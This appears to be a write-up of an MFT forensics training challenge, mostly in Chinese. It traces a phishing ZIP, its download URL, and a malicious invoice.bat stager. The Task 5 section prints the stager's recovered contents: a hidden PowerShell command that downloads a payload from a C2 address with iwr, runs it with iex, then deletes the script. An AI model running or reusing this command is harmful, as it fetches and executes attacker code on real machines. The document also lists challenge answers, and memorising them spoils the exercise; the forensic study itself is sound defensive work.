BFT,MFT(MFTECmd、Timeline Explorer、MFTExplorer)

```
Sherlock Scenario
In this Sherlock, you will become acquainted with MFT (Master File Table)
forensics. You will be introduced to well-known tools and methodologies for
analyzing MFT artifacts to identify malicious activity. During our analysis,
you will utilize the MFTECmd tool to parse the provided MFT file, TimeLine
Explorer to open and analyze the results from the parsed MFT, and a Hex
editor to recover file contents from the MFT.
* * *
About BFT
In this Sherlock, you will become acquainted with MFT (Master File Table)
forensics. You will be introduced to well-known tools and methodologies for
analyzing MFT artifacts to identify malicious activity. During our analysis,
you will utilize the MFTECmd tool to parse the provided MFT file, TimeLine
Explorer to open and analyze the results from the parsed MFT, and a Hex
editor to recover file contents from the MFT.
```

---

tools：MFTECmd、Timeline Explorer、MFTExplorer

使用工具：`MFTECmd`將$MFT轉成CSV
參考：


- https://ericzimmerman.github.io/#!index.md#requirements-and-troubleshooting
- https://github.com/EricZimmerman/MFTECmd

```
指令：
MFTECmd.exe -f "C:\Users\TSO\Downloads\BFT\C\$MFT" --csv
"C:\Users\TSO\Downloads\BFT\C"
```

使用`Timeline Explorer`開啟CSV檔

Task 1

Simon Stark was targeted by attackers on February 13. He downloaded a ZIP file from a link received in an email. What was the name of the ZIP file he downloaded from the link?




Parent Path	File Name	Extension	Created0x10
		= .zip	= 2024-02-13 00:00:00
.\Users\simon.stark\Downloads	Stage-20240213T093324Z-001.zip	.zip	2024-02-13 16:34:40
.\Users\simon.stark\Downloads	KAPE.zip	.zip	2024-02-13 16:39:06
.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice	invoices.zip	.zip	2024-02-13 17:25:52

`Stage-20240213T093324Z-001.zip`

Task 2

Examine the Zone Identifier contents for the initially downloaded ZIP file. This field reveals the HostUrl from where the file was downloaded, serving as a valuable Indicator of Compromise (IOC) in our investigation/analysis. What is the full Host URL from where this ZIP file was downloaded?



20241128024830_MFTECmd_$MFT_Output.csv

File Name	Extension	Zone Id Contents	Created0x10
Stage-20240213T093324Z-001.zip	=		= 2024-02-13 00:00:0


Stage-20240213T093324Z-001.zip:Zone.Identifier	.Identifier	[ZoneTransfer]
		ZoneId=3
		HostUrl=https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
			2024-02-13 16:34:40

Stage-20240213T093324Z-001.zip	.zip		2024-02-13 16:34:40

```
https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
```

Task 3

What is the full path and name of the malicious file that executed malicious code and connected to a C2 server?



20241128024830_MFTECmd_$MFT_Output.csv


Parent Path	File Name	Extension	Zone Id Contents	Cr
Stage-20240213T093324Z-001		=		=
.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001	Stage			20
.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoice			20
.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice	invoices			20
.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices	invoice.bat	.bat		20

.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices	invoice.bat:Zone.Identifi…	.Identifier	[ZoneTransfer]
			ZoneId=3
			ReferrerUrl=C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices.zip
				20

```
C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat
```

Task 4

Analyze the $Created0x30 timestamp for the previously identified file. When was this file created on disk?


Timeline Explorer v2.0.0.1
ile Tools Tabs View Help
0241128024830_MFTECmd_$MFT_Output.csv
Enter text to search...
Find

Path	File Name	Extension	Zone Id Contents	Created0x30
-20240213T093324Z-001		=		=
\simon.stark\Downloads\Stage-20240213T093324Z-001	Stage			
\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoice			
\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice	invoices			
\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices	invoice.bat	.bat		2024-02-13 16:38:39
			[ZoneTransfer]	

`2024-02-13 16:38:39`

Task 5

Finding the hex offset of an MFT record is beneficial in many investigative scenarios. Find the hex offset of the stager file from Question 3.

使用MFTExplorer工具，開啟MFT並找尋第3題的位置。`找偏移值`




Image Icon	Name	Parent Path	Is Dir	Is Deleted	SI_Created On	FN_Created On
No image data			■	■	=	=
□	invoice.bat	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices	□	□	2024-02-13 17:23:16.0000000	2024-02-13 16:38:39.93

```
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13
00000000  46 49 4C 45 30 00 03 00 05 FF 4B 59 00 00 00 00 09 00 01 00   FILE0....ÿKY........
00000014  38 00 01 00 00 03 00 00 00 04 00 00 00 00 00 00 00 00 00 00   8...................
00000028  04 00 00 00 8C 5B 00 00 03 00 30 61 00 00 00 00 10 00 00 00   .....[....0a........
0000003C  60 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 18 00 00 00   `...........H.......
00000050  00 9A 6C 54 A1 5E DA 01 92 1D 62 19 9B 5E DA 01 92 1D 62 19   ..lT¡^Ú...b..^Ú...b.
00000064  9B 5E DA 01 F9 29 10 1A 9B 5E DA 01 20 00 00 00 00 00 00 00   .^Ú.ù)...^Ú. .......
00000078  00 00 00 00 00 00 00 00 00 00 00 00 A8 05 00 00 00 00 00 00   ............¨.......
0000008C  00 00 00 00 98 29 6E 2D 00 00 00 00 30 00 00 00 70 00 00 00   .....)n-....0...p...
000000A0  00 00 00 00 00 00 02 00 58 00 00 00 18 00 01 00 01 5A 01 00   ........X.......Z..
000000B4  00 00 02 00 0E 5B 5D 19 9B 5E DA 01 0E 5B 5D 19 9B 5E DA 01   .....[]..^Ú..[]..^Ú.
000000C8  0E 5B 5D 19 9B 5E DA 01 0E 5B 5D 19 9B 5E DA 01 00 00 00 00   .[]..^Ú..[]..^Ú.....
000000DC  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00   ............ .......
000000F0  0B 03 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 2E 00 62 00   ..i.n.v.o.i.c.e...b.
00000104  61 00 74 00 80 00 00 00 38 01 00 00 00 00 18 00 00 00 01 00   a.t.....8...........
00000118  1E 01 00 00 18 00 00 00 40 65 63 68 6F 20 6F 66 66 0A 73 74   ........@echo off.st
0000012C  61 72 74 20 2F 62 20 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78   art /b powershell.ex
00000140  65 20 2D 6E 6F 6C 20 2D 77 20 31 20 2D 6E 6F 70 20 2D 65 70   e -nol -w 1 -nop -ep
00000154  20 62 79 70 61 73 73 20 22 28 4E 65 77 2D 4F 62 6A 65 63 74    bypass "(New-Object
00000168  20 4E 65 74 2E 57 65 62 43 6C 69 65 6E 74 29 2E 50 72 6F 78    Net.WebClient).Prox
0000017C  79 2E 43 72 65 64 65 6E 74 69 61 6C 73 3D 5B 4E 65 74 2E 43   y.Credentials=[Net.C
```

Current offset: 0 (0x0) Bytes selected: 0 (0x0) Data interpreter ?

[00005B8C-00000009, Entry-seq #: 0x5B8C-0x9, Offset: 0x16E3000, Flags: InUse, Log Sequence #: 0x594BFF05, Mft Record To Base Record: Entry/seq: 0x0-0x0
Reference Count: 0x1, Fixup Data: Expected: 03-00 Fixup Actual: 30-61|00-00 (Fixup OK: True)

**** STANDARD INFO ****
Type: StandardInformation, Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, Content offset: 0x18, Resident: True

Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x5A8, Quota Charged: 0x0
Update Sequence #: 0x2D6E2998

Created On: 2024-02-13 17:23:16.0000000
Content Modified On: 2024-02-13 16:38:39.9653266
Record Modified On:2024-02-13 16:38:39.9653266
Last Accessed On: 2024-02-13 16:38:41.1059705

**** FILE NAME ****
Type: FileName, Attribute #: 0x2, Size: 0x70, Content size:

Selected directory .\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices Directories 0 Files 1

`Offset: 0x16E3000`

題外，下面為裡面所有內容：

```
[00005B8C-00000009, Entry-seq #: 0x5B8C-0x9, Offset: 0x16E3000, Flags:
InUse, Log Sequence #: 0x594BFF05, Mft Record To Base Record: Entry/seq:
0x0-0x0
Reference Count: 0x1, Fixup Data: Expected: 03-00 Fixup Actual: 30-61|00-00
(Fixup OK: True)

**** STANDARD INFO ****
Type: StandardInformation, Attribute #: 0x0, Size: 0x60, Content size: 0x48,
Name size: 0x0, Content offset: 0x18, Resident: True
```

```
Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id:
0x0, Security Id: 0x5A8, Quota Charged: 0x0
Update Sequence #: 0x2D6E2998

Created On:             2024-02-13 17:23:16.0000000
Content Modified On:    2024-02-13 16:38:39.9653266
Record Modified On:     2024-02-13 16:38:39.9653266
Last Accessed On:       2024-02-13 16:38:41.1059705

**** FILE NAME ****
Type: FileName, Attribute #: 0x2, Size: 0x70, Content size: 0x58, Name size:
0x0, Content offset: 0x18, Resident: True

File name: invoice.bat (Length: 0xB)
Flags: Archive, Name Type: DosWindows, Reparse Value: 0x0, Physical Size:
0x0, Logical Size: 0x0
Parent Mft Record: Entry/seq: 0x15A01-0x2

Created On:             2024-02-13 16:38:39.9341326
Content Modified On:    2024-02-13 16:38:39.9341326
Record Modified On:     2024-02-13 16:38:39.9341326
Last Accessed On:       2024-02-13 16:38:39.9341326


**** DATA ****
Type: Data, Attribute #: 0x1, Size: 0x138, Content size: 0x11E, Name size:
0x0, Content offset: 0x18, Resident: True

Resident Data
Data: 40-65-63-68-6F-20-6F-66-66-0A-73-74-61-72-74-20-2F-62-20-70-6F-77-65-
72-73-68-65-6C-6C-2E-65-78-65-20-2D-6E-6F-6C-20-2D-77-20-31-20-2D-6E-6F-70-
20-2D-65-70-20-62-79-70-61-73-73-20-22-28-4E-65-77-2D-4F-62-6A-65-63-74-20-
4E-65-74-2E-57-65-62-43-6C-69-65-6E-74-29-2E-50-72-6F-78-79-2E-43-72-65-64-
65-6E-74-69-61-6C-73-3D-5B-4E-65-74-2E-43-72-65-64-65-6E-74-69-61-6C-43-61-
63-68-65-5D-3A-3A-44-65-66-61-75-6C-74-4E-65-74-77-6F-72-6B-43-72-65-64-65-
6E-74-69-61-6C-73-3B-69-77-72-28-27-68-74-74-70-3A-2F-2F-34-33-2E-32-30-34-
2E-31-31-30-2E-32-30-33-3A-36-36-36-36-2F-64-6F-77-6E-6C-6F-61-64-2F-70-6F-
77-65-72-73-68-65-6C-6C-2F-4F-6D-31-68-64-48-52-70-5A-6D-56-7A-64-47-46-30-
61-57-39-75-49-47-56-30-64-77-3D-3D-27-29-20-2D-55-73-65-42-61-73-69-63-50-
61-72-73-69-6E-67-7C-69-65-78-22-0A-28-67-6F-74-6F-29-20-32-3E-6E-75-6C-20-
26-20-64-65-6C-20-22-25-7E-66-30-22-0A
```

```
ASCII: @echo off
start /b powershell.exe -nol -w 1 -nop -ep bypass "(New-Object
Net.WebClient).Proxy.Credentials=
[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://43.204.110.203:
6666/download/powershell/Om1hdHRpZmVzdGF0aW9uIGV0dw==') -
UseBasicParsing|iex"
(goto) 2>nul & del "%~f0"

Unicode: 攸档景ₒ瑳牡⁴戱瀿瞽犻棒洟□硴渭汯□⁷‰渭灯□纛戠炨猏□⸱教□扤敪瑣坒瑥坨托汃敦瑧⁾⁾牐硯□
牃撝洣桸污瀏乛瑥繻敲敤瑧慩拝捡敮擄膻晥晐瀊教暉牯羓敲敤瑧慩獬榧牷✨ 瑨灯彡謇□ぐ□ ̄ₒぐ搹垐垐掐
瞖沟愓用潰敷獲敨汳伯ₒ握剈媆噭搢褄愰慢鑢噇搰辮✽ 啭敳湪楳倍牡楳杮楬瓛ₑ木瑯⃗㈠渾汮☠搠汥⠀縵て
ਫ

**** DATA ****
Type: Data, Attribute #: 0x3, Size: 0xB8, Content size: 0x7C, Name size:
0xF, Name: Zone.Identifier, Content offset: 0x38, Resident: True

Resident Data
Data: 5B-5A-6F-6E-65-54-72-61-6E-73-66-65-72-5D-0D-0A-5A-6F-6E-65-49-64-3D-
33-0D-0A-52-65-66-65-72-72-65-72-55-72-6C-3D-43-3A-5C-55-73-65-72-73-5C-73-
69-6D-6F-6E-2E-73-74-61-72-6B-5C-44-6F-77-6E-6C-6F-61-64-73-5C-53-74-61-67-
65-2D-32-30-32-34-30-32-31-33-54-30-39-33-33-32-34-5A-2D-30-30-31-5C-53-74-
61-67-65-5C-69-6E-76-6F-69-63-65-5C-69-6E-76-6F-69-63-65-73-2E-7A-69-70-0D-
0A

ASCII: [ZoneTransfer]
ZoneId=3
ReferrerUrl=C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-
001\Stage\invoice\invoices.zip

Unicode: 婛湯啭慲獮敦嵲□瀟敎摥搼㍽□偂敦牧牤牭牵牝瀝掇獲潤愾敯瀥灭潻歳牐瞖沟愓獤⼌愓兔㈰㈴㈰㌱ㄷ̸ ㆍ
呉態ㅣ伏Ø﹀就瑓条履潼瀃捩履潼瀃捩獥種灩□

]
```

Task 6

Each MFT record is 1024 bytes in size. If a file on disk has smaller size than 1024 bytes, they can be stored directly on MFT File itself. These are called MFT Resident files. During Windows File system Investigation, its crucial to look for any malicious/suspicious files that may be resident in MFT. This way we can find contents of malicious files/scripts. Find the contents of The malicious stager identified in Question3 and answer with the C2 IP and port.

同上，C2 IP顯示：
`43.204.110.203:6666`